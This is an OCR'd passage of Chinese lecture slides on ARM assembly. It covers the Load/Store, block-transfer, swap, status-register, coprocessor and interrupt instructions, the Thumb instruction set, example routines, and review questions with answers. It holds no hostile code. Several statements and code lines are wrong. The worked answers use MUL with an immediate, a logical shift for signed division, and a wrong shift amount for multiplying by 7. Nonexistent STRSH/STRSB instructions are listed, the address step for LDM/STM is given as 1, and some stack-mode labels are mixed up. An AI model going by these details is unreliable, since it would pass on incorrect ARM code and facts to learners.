
寻址方式同 LDR 指令。

例如：


STR R0,[R1,＃5]!

;把 R0 中的字数据保存到以 R1+5 为地址的内存中，然后 R1＝R1+5

STR 指令应用举例



STR 指令应用举例



Load/Store 指令 9

STRB 字节数据存储指令

格式：STR{<cond>}B <Rd>,<addr>;

功能：把寄存器 Rd 中的低 8 位字节数据保存到 addr 所表示的内存地址中。

其他用法同 STR 指令。

例如：

STRB R0,[R1]

;将寄存器 R0 中的低 8 位数据存入 R1 表示的内存地址中

Load/Store 指令 10

STRBT 用户模式的字节数据存储指令

格式：STR{<cond>}BT <Rd>,<addr>;
功能：同 STRB 指令，但无论处理器处于何种模式，该指令都将被当作一般用户模式下的内存操作。


Load/Store 指令 11

STRH 半字数据存储指令

格式：STR{<cond>}H <Rd>,<addr>;
功能：把寄存器 Rd 中的低 16 位半字数据保存到 addr 所表示的内存地址中，而且 addr 所表示的地址必须是半字对齐的。
其他用法同 STR 指令。
例如：

```
STRH R0,[R1]
;将寄存器 R0 中的低 16 位数据存入 R1 表示的内存地址中
```

存储格式对于加载/存储指令的影响



Load/Store 指令 12

STRT 用户模式的字数据存储指令

格式：STR{<cond>}T <Rd>,<addr>;

功能：同 STR 指令，但无论处理器处于何种模式，该指令都将被当作一般用户模式下的内存操作。

Load/Store 指令 13-1

LDM 批量数据加载指令

格式：

LDM{<cond>}{<type>} <Rn>{!},<regs>{^};

功能：从一片连续的内存单元读取数据到各个寄存器中，内存单元的起始地址为基址寄存器 Rn 的值，各个寄存器由寄存器列表 regs 表示。

该指令一般用于多个寄存器数据的出栈。

type 字段种类：

IA：每次传送后地址加 1。

IB：每次传送前地址加 1。

DA：每次传送后地址减 1。

DB：每次传送前地址减 1。

FD：满递减堆栈。

ED：空递减堆栈。

FA：满递增堆栈。


EA：空递增堆栈。

注意：有一个约定，编号低的寄存器在存储数据或者加载数据时对应于存储器的低地址。

Load/Store 指令 13-2

例如 LDMIA/IB/DA/DB R13!,{R0-R1,R3};

各指令执行完后，结果如图所示。



Load/Store 指令 13-4

FD、ED、FA 和 EA 指定是满栈还是空栈，是升序栈还是降序栈，用于堆栈寻址。

一个满栈的栈指针指向上次写的最后一个数据单元.

空栈的栈指针指向第一个空闲单元。

一个降序栈是在内存中反向增长而升序栈在内存中正向增长。

Load/Store 指令 13-5

格式：

LDM{<cond>}{<type>} <Rn>{!},<regs>{^};

{!}：若选用了此后缀，则当指令执行完毕后，将最后的地址写入基址寄存器。
{^}：当 regs 中不包含 PC 时，该后缀用于指示指令所用的寄存器为用户模式下的寄存器，否则指示指令执行时，将寄存器 SPSR 的值复制到 CPSR 中。


Load/Store 指令 14-1

STM 批量数据存储指令

格式：STM{<cond>}{<type>} <Rn>{!},<regs>{^};
功能：将各个寄存器的值存入一片连续的内存单元中，内存单元的起始地址为基址寄存器 Rn 的值，各个寄存器由寄存器列表 regs 表示。
该指令一般用于多个寄存器数据的入栈。
{^}：指示指令所用的寄存器为用户模式下的寄存器。
其他参数用法同 LDM 指令。
例如：

```
STMEA R13!,{R0-R12,PC}
;将寄存器 R0~R12 以及程序计数器 PC 的值保存到 R13 指示的堆栈中
```

Load/Store 指令 14-2
举例：其中 R1 为指令执行前的基址寄存器，R1′则为指令执行后的基址寄存器



Load/Store 指令 14-3

堆栈操作和数据块传送指令类似，也有 4 种模式，它们之间的关系如下表所示：

数据块传送 存储	堆栈操作 压栈	说明
STMDA	STMED	空递减
STMIA	STMEA	空递增
STMDB	STMFD	满递减
STMIB	STMFA	满递增

数据块传送 加载	堆栈操作 出栈	说明
LDMDA	LDMFA	满递减
LDMIA	LDMFD	满递增
LDMDB	LDMEA	空递减
LDMIB	LDMED	空递增

```
;使用数据块传送指令进行堆栈操作
STMDA   R0!,{R5-R6}
. . .
LDMIB   R0!,{R5-R6}
```

```
;使用堆栈指令进行堆栈操作
STMED   R0!,{R5-R6}
. . .
LDMED   R0!,{R5-R6}
```

Load/Store 指令 15

SWP 字数据交换指令

格式：SWP{<cond>} <Rd>,<op1>,[<op2>];

功能： Rd＝[op2]，[op2]＝op1

从 op2 所表示的内存装载一个字并把这个字放置到目的寄存器 Rd 中，然后把寄存器 op1 的内容存储到同一内存地址中。

op1，op2 均为寄存器。

例如：

SWP R0,R1,[R2]

;将 R2 所表示的内存单元中的字数据装载到 R0，然后将 R1 中的字数据保存到 R2 所表示的内存单元中

Load/Store 指令 16

SWPB 字节数据交换指令

格式：SWP{<cond>}B <Rd>,<op1>,[<op2>];
功能：从 op2 所表示的内存装载一个字节并把这个字节放置到目的寄存器 Rd 的低 8 位中，Rd 的高 24 位设置为 0；然后将寄存器 op1 的低 8 位数据存储到同一内存地址中。
例如：

```
SWPB R0,R1,[R2]
;将 R2 所表示的内存单元中的一个字节数据装载到 R0 的低 8 位，然后将 R1 中的低 8 位字节数据保存到 R2 所表示的内存单元中
```

程序状态寄存器指令

用于状态寄存器和通用寄存器间传送数据。
总共有两条指令：MRS 和 MSR。
两者结合可用来修改程序状态寄存器的值。

程序状态寄存器指令 1

MRS 程序状态寄存器到通用寄存器的数据传送指令

格式：MRS{<cond>} <Rd>,CPSR/SPSR;
功能：用于将程序状态寄存器的内容传送到目标寄存器 Rd 中。
当进入中断服务程序或进程切换时，该指令可用来保存当前状态寄存器的值。
例如：

```
MRS R0,CPSR
;状态寄存器 CPSR 的值存入寄存器 R0 中
```

程序状态寄存器指令 2

MSR 通用寄存器到程序状态寄存器的数据传送指令

格式：MSR{<cond>} CPSR/SPSR_<field>,<op1>;
功能：用于将寄存器 Rd 的值传送到程序状态寄存器中。
当退出中断服务程序或进程切换时，该指令可用来恢复状态寄存器的值。
操作数 op1 可以是通用寄存器或立即数。
<field>：用来设置状态寄存器中需要操作的位。
32 位的状态寄存器可以分为 4 个域：
位[31：24]为条件标志位域，用 f 表示。
位[23：16]为状态位域，用 s 表示。
位[15：8]为扩展位域，用 x 表示。

位[7：0]为控制位域，用 c 表示。
例如：MSR CPSR_f,R0
;用 R0 的值修改 CPSR 的条件标志域
MSR CPSR_fsxc,#5; CPSR 的值修改为 5

协处理器指令

ARM 处理器最多可支持 16 个协处理器，用于辅助 ARM 完成各种协处理操作。
在程序执行过程中，各协处理器只执行自身的协处理指令，而忽略属于 ARM 处理器和其他协处理器的指令。
ARM 协处理器指令可分为 3 类：
（1）ARM 处理器用于初始化协处理器的数据操作指令（CDP）。
（2）协处理器寄存器和内存单元之间的数据传送指令（LDC，STC）。
（3）ARM 处理器寄存器和协处理器寄存器之间的数据传送指令（MCR，MRC）。

CDP 协处理器操作指令

格式：CDP{<cond>}<p>,<opcode1>,<CRd>,<CRm>,<CRn>,<opcode2>;
功能：用于传递指令给协处理器 p，要求其在寄存器 CRn 和 CRm 上，进行操作 opcode1，并把结果存放到 CRd 中，可以使用 opcode2 提供与操作有关的补充信息。
指令中的所有寄存器均为协处理器的寄存器，操作由协处理器完成。

指令中:

P 为协处理器编号；

CRd 为目的寄存器的协处理器寄存器；

CRm 和 CRn 为存放操作数的协处理器寄存器；

Opcode1 和 opcode2 为协处理器即将执行的操作。

例如：CDP p5，5，c0，c1，c2，9；

该指令用于通知协处理器 p5，在 c1 和 c2 上执行操作 5 和 9，并将结果存放到 c0 中。

LDC 协处理器数据读取指令

格式：LDC {<cond>}{L}<p>,<CRd>,<addr>;

功能：将 addr 表示的内存地址中的连续数据传送到目的寄存器 CRd 中。

L 表示指令为长读取操作，比如用于双精度数据的传输；

目的寄存器 CRd 为协处理器的寄存器；

addr 的寻址方式同 LDR 指令，其寄存器为 ARM 处理器的寄存器。

例如：

LDC p5，c1，[R1+5]:该指令用于将 R1＋5 所对应的存储单元中的数据，传送到协处理器 p5 的寄存器 c1 中。

STC 协处理器数据存储指令

格式：STC{<cond>}{L}<p>,<CRd>,<addr>;
功能：将寄存器 CRd 的值传送到 addr 表示的内存地址中。指令中各参数用法同 LDC。
例如：STC p5，c1，[R1+5];
该指令用于将协处理器 p5 中寄存器 c1 的数据传送到 R1＋5 所对应的存储单元中。

MCR ARM 寄存器到协处理器寄存器的数据传送指令
格式：MCR{<cond>}<p>,<op1>,<Rd>,<CRn>,<CRm>{,op2};
功能：将 ARM 处理器的寄存器 Rd 中的数据传送到协处理器 p 的寄存器 CRn，CRm 中；op1，op2 为协处理器将要执行的操作。
例如：MCR p5,5,R1,C1,C2,9；该指令将 R1 中的数据传送到协处理器 p5 的寄存器 C1，C2 中，协处理器执行操作 5 和 9。

MRC 协处理器寄存器到 ARM 寄存器的数据传送指令

格式：MRC {<cond>}<p>,<op1>,<Rd>,<CRn>,<CRm>{,op2};
功能：将协处理器 p 的寄存器 CRn，CRm 的数据传送到 ARM 处理器的寄存器 Rd 中；op1，op2 为协处理器将要执行的操作。
例如：MRC p5,5,R1,C1,C2,9；该指令将寄存器 C1，C2 中的数据传送到 R1 中，协处理器 p5 协处理器执行操作 5 和 9。

异常中断指令

SWI 软件中断指令

格式：SWI {<cond>} 24 位的立即数；
功能：用于产生软件中断，以使用户程序调用操作系统的系统例程。
指令中 24 位的立即数指定用户程序调用系统例程的类型，其参数通过通用寄存器传递。
当 24 位的立即数被忽略时，系统例程类型由寄存器 R0 指定，其参数通过其他通用寄存器传递。
例如：
SWI 0X05; 调用编号为 05 的系统例程。

异常中断指令 3

BKPT 断点中断指令

格式：BKPT 16 位的立即数；
功能：用于产生软件断点中断，以便软件调试时使用。16 位的立即数用于保存软件调试中额外的断点信息。
指令操作的伪代码：

```
if (not overdiden by debug hardware) then
R14_abt = adderss of BKPT instruction + 4
SPSR_abt = CPSR
```

```
CPSR[4:0] = 0b10111 /* 中止模式 */
CPSR[5] = 0 /* 使程序处于 ARM 状态, T Bit = 0*/
/* CPSR[6] is unchanged, fiq 不变*/
CPSR[7] = 1 /* 禁止正常中断，I Bit = 1， 禁止 irq */
if high vectors configured then
PC = 0xFFFF000C
else
PC = 0x0000000C
```

第 4 节 Thumb 指令集

Thumb 指令集

Thumb 指令集可以看做 ARM 指令集的一个子集，用于支持存储系统数据总线为 16 位的应用系统。
Thumb 指令长度为 16 位，这样，与 32 位的 ARM 指令集相比，有效地节省了系统的存储空间。
但 Thumb 指令集中的数据处理指令的操作数仍然是 32 位的，指令寻址地址也是 32 位的。
Thumb 指令集有 4 大类：数据处理指令、跳转指令、Load/Store 指令、软件中断指令。

Thumb 指令集特点
与 ARM 指令集相比，Thumb 指令集特点如下：
采用 16 位二进制编码，而 ARM 指令是 32 位的；
由于是压缩的指令，在 ARM 指令流水线中实现 Thumb 指令时，先动态解压缩，然后作为标准的 ARM 指令来执行；
如何区分指令取决于 CPSR 中的第五位；
由 ARM 模式进入 Thumb 模式时，是显式的进入，而从 Thumb 模式进入 ARM 模式时可以是显式的也可以是隐式的。显式的进入是指使用转移交换指令。

Thumb 指令集中没有：乘加指令、64 位乘法指令、协处理器指令、数据交换指令、程序状态寄存器指令，而且指令的第二操作数受到限制，除了跳转指令 B 有条件执行功能外，其他指令均为无条件执行。
大多数 Thumb 数据处理指令采用 2 地址格式。

数据处理指令 1

格　式	功　能
MOV　Rd，imm_8;	Rd= imm_8；Rd 为 R0～R7，imm_8 为 8 位立即数
MOV　Rd，Rn;	Rd= Rn；Rd、Rn 为 R0～R15
MVN　Rd，Rn；	Rd= ～Rn；Rd、Rn 为 R0～R7
NEG　Rd，Rn；	Rd= －Rn；Rd、Rn 为 R0～R7
ADD　Rd，Rn，imm;	Rd= Rn＋imm；Rd 为 R0～R7，Rn 为 R0～R7 或 PC 或 SP； Rn 为 PC 或 SP 时，imm 为 10 位立即数； 否则，imm 为 3 位立即数
ADD　Rd，Rn，Rm;	Rd= Rn＋Rm；Rd、Rn、Rm 为 R0～R7
ADD　Rd，imm;	Rd= Rd＋imm；Rd 为 R0～R7 或 SP Rd 为 SP 时，imm 为－508～＋508 间的 4 整数倍的数 否则，imm 为 8 位立即数
ADD　Rd，Rn;	Rd= Rd＋Rn；Rd、Rn 为 R0～R15
ADC　Rd，Rn；	Rd= Rd＋Rn＋carry；Rd、Rn 为 R0～R7，carry 为进位标志值
SUB　Rd，Rn，imm_3;	Rd= Rn－imm_3；Rd、Rn 为 R0～R7，imm_3 为 3 位立即数
SUB　Rd，Rn，Rm；	Rd= Rn－Rm；Rd、Rn、Rm 为 R0～R7，
SUB　Rd，imm；	Rd= Rd－imm；Rd 为 R0～R7 或 SP Rd 为 SP 时，imm 为－508～＋508 间的 4 整数倍的数 否则，imm 为 8 位立即数
SBC　Rd，Rn；	Rd= Rd－Rn－!carry；Rd、Rn 为 R0～R7，carry 为进位标志值
MUL　Rd，Rn；	Rd= Rd×Rn；Rd、Rn 为 R0～R7

数据处理指令 2

格　式	功　能
AND　Rd，Rn；	Rd= Rd&Rn；Rd、Rn 为 R0～R7
ORR　Rd，Rn；	Rd= Rd|Rn；Rd、Rn 为 R0～R7
EOR　Rd，Rn；	Rd= Rd^Rn；Rd、Rn 为 R0～R7
BIC　Rd，Rn；	Rd= Rd&(~Rn)；Rd、Rn 为 R0～R7
ASR　Rd，Rn；	Rd= Rd 算术右移 Rn 位；Rd、Rn 为 R0～R7
ASR　Rd，Rn，imm_5；	Rd= Rn 算术右移 imm_5 位；Rd、Rn 为 R0～R7， imm_5 为 1～32 间的数值
LSL　Rd，Rn；	Rd= Rd 逻辑左移 Rn 位；Rd、Rn 为 R0～R7
LSL　Rd，Rn，imm_5；	Rd= Rn 逻辑左移 imm_5 位；Rd、Rn 为 R0～R7
LSR　Rd，Rn；	Rd= Rd 逻辑右移 Rn 位；Rd、Rn 为 R0～R7
LSR　Rd，Rn，imm_5；	Rd= Rn 逻辑右移 imm_5 位；Rd、Rn 为 R0～R7，
ROR　Rd，Rn；	Rd= Rd 循环右移 Rn 位；Rd、Rn 为 R0～R7
CMP　Rn，Rm；	根据 Rn－Rm 的值，修改 CPSR 的状态标志位； Rn、Rm 为 R0～R7
CMP　Rn，imm_8；	根据 Rn－imm_8 的值，修改 CPSR 的状态标志位； Rn 为 R0～R7
CMN　Rn，Rm；	根据 Rn+Rm 的值，修改 CPSR 的状态标志位； Rn、Rm 为 R0～R7
TST　Rn，Rm；	根据 Rn&Rm 的值，修改 CPSR 的状态标志位； Rn、Rm 为 R0～R7

跳转指令

格 式	功 能
B{cond} label	PC＝label； 若有cond，则label必须在当前指令的－256～＋256字节范围内； 否则，label必须在当前指令的－2K～＋2K字节范围内
BL label	R14＝PC＋4，PC＝label； label必须在当前指令的－4M～＋4M字节范围内
BX Rn	PC＝Rn，且切换处理器状态

Load/Store 指令 1

格 式	功 能
LDR Rd，[Rn,imm];	Rd= 地址（Rn + imm）中的字数据；Rd 为 R0～R7， Rn 为 R0～R7 或 SP 或 PC；若 Rn 为 PC 或 SP， imm 为 5 位立即数，否则 imm 为 8 位立即数
LDR Rd，[Rn,Rm];	Rd= 地址（Rn + Rm）中的字数据；Rd、Rn、Rm 为 R0～R7
LDRH Rd，[Rn,imm_5];	Rd= 地址（Rn + imm_5）中的无符号半字数据； Rd、Rn 为 R0～R7，imm_5 为 5 位立即数
LDRH Rd，[Rn,Rm];	Rd= 地址（Rn + Rm）中的无符号半字数据； Rd，Rn，Rm 为 R0～R7
LDRB Rd，[Rn,imm_5];	Rd= 地址（Rn + imm_5）中的无符号字节数据； Rd、Rn 为 R0～R7
LDRB Rd，[Rn,Rm];	Rd= 地址（Rn + Rm）中的无符号字节数据； Rd，Rn，Rm 为 R0～R7
LDRSH Rd，[Rn,Rm];	Rd= 地址（Rn + Rm）中的有符号半字数据； Rd，Rn，Rm 为 R0～R7
LDRSB Rd，[Rn,Rm];	Rd= 地址（Rn + Rm）中的有符号字节数据； Rd，Rn，Rm 为 R0～R7
LDR Rd，label;	Rd= 地址（label）中的字数据；Rd 为 R0～R7

Load/Store 指令 2

格　式	功　能
STR　Rd，[Rn,imm];	地址（Rn＋imm）处的字数据＝Rd；Rd 为 R0～R7， Rn 为 R0～R7 或 SP 或 PC；若 Rn 为 PC 或 SP， imm 为 5 位立即数，否则 imm 为 8 位立即数
STR　Rd，[Rn,Rm];	地址（Rn＋Rm）处的字数据＝Rd；Rd、Rn、Rm 为 R0～R7
STRH　Rd，[Rn,imm_5];	地址（Rn＋imm_5）处的无符号半字数据＝Rd； Rd、Rn 为 R0～R7
STRH　Rd，[Rn,Rm];	地址（Rn＋Rm）处的无符号半字数据＝Rd； Rd、Rn、Rm 为 R0～R7
STRB　Rd，[Rn,imm_5];	地址（Rn＋imm_5）处的无符号字节数据＝Rd； Rd、Rn 为 R0～R7
STRB　Rd，[Rn,Rm];	地址（Rn＋Rm）处的无符号字节数据＝Rd； Rd、Rn、Rm 为 R0～R7
LDMIA　Rd{!},regs;	Regs＝以 Rd 为起始地址的连续字数据；regs 为寄存器列表
STMIA　Rd{!},regs;	以 Rd 为起始地址的连续字数据＝regs；regs 为寄存器列表
PUSH　regs{,LR};	[SP…]=regs{,LR}；LR 即 R14，SP 即 R13
POP　regs{,PC};	regs{,PC}=[SP…]；PC 即 R15，SP 即 R13

软件中断指令

格 式	功 能
SWI 8位立即数	8位立即数为中断号

位操作指令应用

```
；将 R2 中高 8 位数据传送到 R3 的低 8 位中。
MOV R0, R2, LSR #24
ORR R3, R0, R3, LSL #8
```

用移位实现乘法应用

```
MOV R0, R0, LSL #n
; R0=R0<<n; R0=R0*(2**n)
ADD R0, R0, R0, LSL #n
; R0=R0+R0*(2**n)
RSB R0, R0, R0, LSL #n
```

```
; R0= R0*(2**n) — R0
```

64 位数据加减运算应用

```
;假设，R1R0 存放一个 64 位数据，R3R2 存放另一个 64 位数据。
64 位数据加法运算
ADDS R0, R0, R2
ADC R1, R1, R3
64 位数据减法运算
SUBS R0, R0, R2
SBC R1, R1, R3
```

数据变换应用

```
;已知：R0=A B C D，转换目标：R0= D C B A
程序一：
EOR R1, R0, R0, ROR #16 ;R1=A^C, B^D, C^A, D^B
BIC R1, R1, #0xFF0000 ;R1=A^C, 0, C^A, D^B 位清除
MOV R0, R0, ROR #8 ;R0=D, A, B, C
EOR R0, R0, R1, LSR #8 ;R0=D, C, B, A
程序二：
```

```
MOV R2, #0xFF ;R2=0xFF
ORR R2, R2, #0xFF0000 ;R2=0x00FF00FF
AND R1, R2, R0 ;R1=0 B 0 D
AND R0, R2, R0, ROR #24 ;R0=0 C 0 A
ORR R0, R0, R1, ROR #8 ;R0=D C B A
```

条件执行举例

```
求最大公约数
C 语言代码：
int gcd (int a, int b)
{ while (a != b)
if ( a > b )
a = a – b;
else
b = b – a;
return a;
}
对应的 ARM 代码段：R0＝a, R1＝b
gcd
CMP R0, R1 ； 比较 a 和 b 大小
SUBGT R0, R0, R1 ； if (a>b) a=a-b (if a= = b do nothing)
```

```
SUBLT R1, R1, R0 ； if (b>a) b=b-a (if a= = b do nothing)
BNE gcd ； if (a!=b) then-跳转到 gcd 处继续执行
MOV PC, LR ； 子程序结束，返回
```

条件判断语句

```
C 语言代码：
if ( a = = 0 || b = = 1)
c = d + e ;
对应的 ARM 代码段：
CMP R0, #0 ； 判断 R0 是否等于 0
CMPNE R1, #1
；如果 R0 不等于 0，判断 R1 是否等于 1
ADDEQ R2, R3, R4
；R0＝0 或 R1＝1 时，R2＝R3＋R4
```

循环语句

```
MOV R0, #loopcount
Loop
.....
```

```
SUBS R0, R0, #1
BNE loop
```

复习题

1. 编写 1+2+3+...+100 的汇编程序。
2. 如何实现 128 位数的减法，举例说明。
3. 将存储器中起始地址 M1 处的 4 个字数据移动到地址 M2 处。
4. 参考 CPSR 寄存器中各标志位的含义，使处理器工作于系统模式。
5. 用跳转指令实现两段程序间的来回切换。

课堂作业

写出下面英文缩写的英文原文及中文意思：MPU，RTOS，SoC，MMU，IP

MPU: Microprocess Unit

RTOS: Real Time Operation Systom

Soc: System on Chip

MMU: Memory Management Unit

IP: Intellectual Property

ARM 系统对字、半字、字节的存取是如何实现的？

使用专门的针对字、半字、字节的 Load/Store 指令

字：LDR/STR

无符号半字： LDRH/STRH

有符号半字： LDRSH/STRSH

无符号字节： LDRB/STRB

有符号字节： LDRSB/STRSB

如何从 ARM 指令集跳转到 Thumb 指令集？

使用跳转指令 BX/BLX

格式：BX/BLX Rm 当 Rm[0]为 1 时，从 ARM 态跳转到 Thumb 态

ARM 处理器工作模式有几种？各种工作模式下分别有什么特点？

ARM 微处理器支持 7 种工作模式：用户模式、系统模式、快速中断模式、外部中断模式、管理模式、中止模式、未定义指令模式。特点

ARM 异常中断有几种？他们的优先级如何？

如何从异常中断程序中返回？

中断发生时，系统会将返回地址存放到链接寄存器 R14 中，在中断程序执行结束后，将 R14 的值复制给 PC 就可实现返回。

1.写出完成下面表达式的 ARM 指令

r0 = 16

Mov ro, #16

b) r1 = r0 * 4

Mul r1, r0, 4

c) r0 = r1 / 16 (r1 signed 2's comp.)

Mov r0, r1, LSR 4

d) r1 = r2 * 7

rsb r1,r2,r2,lsl 8

2. 下面指令完成什么功能？

ADDS r0, r1, r1, LSL #2

R0=r1*5

b) RSB r2, r1, #0

R2=-r1

3. 下面的语句序列完成什么功能？R0=127r1

ADD r0, r1, r1, LSL #1

SUB r0, r0, r1, LSL #4

ADD r0, r0, r1, LSL #7

第 1 节 汇编语言源程序格式

第 4 章 汇编语言程序设计

汇编语言源程序格式

汇编语言上机过程

汇编语言与 C 语言混合编程技术

常用 ARM 源程序文件类型

```
        CODE32                          ;32 位的 ARM 指令段
        AREA codesec, CODE, READONLY    ;代码段，名称为 codesec,属性为只读
main PROC                               ;函数 main
        STMFD       sp!,{lr}            ;保存必要的寄存器和返回地址到数据栈
        ADR         r0,strhello         ;取标签 strhello 代表的地址值
        BL          _printf             ;调用 C 运行时库的_printf 函数打印
                                        ; “Hello world!”字符串
        BL          welcomefun          ;调用子函数 welcomfun
        LDMFD       sp!,{pc}            ;恢复寄存器值
strhello                                ;strhello 代表本地字符串的地址
        DCB         "Hello world!\n\0"  ;定义一段字节空间
        ENDP                            ;函数 main 结束
```

汇编语言程序的结构 1

```
        CODE32                          ;32 位的 ARM 指令段
        AREA codesec, CODE, READONLY    ;代码段，名称为 codesec,属性为只读
main PROC                               ;函数 main
        STMFD       sp!,{lr}            ;保存必要的寄存器和返回地址到数据栈
        ADR         r0,strhello         ;取标签 strhello 代表的地址值
        BL          _printf             ;调用 C 运行时库的_printf 函数打印
                                        ; “Hello world!”字符串
        BL          welcomefun          ;调用子函数 welcomfun
        LDMFD       sp!,{pc}            ;恢复寄存器值
strhello                                ;strhello 代表本地字符串的地址
        DCB         "Hello world!\n\0"  ;定义一段字节空间
        ENDP                            ;函数 main 结束
```

汇编语言程序的结构 2

```
EXPORT main
;引入三个 C 运行时库函数和 ARM 库
IMPORT _main
IMPORT __main
IMPORT _printf
IMPORT ||Lib$$Request$$armlib||, WEAK
```

汇编语言程序的结构 3

```
EXPORT main
;引入三个 C 运行时库函数和 ARM 库
IMPORT _main
IMPORT __main
IMPORT _printf
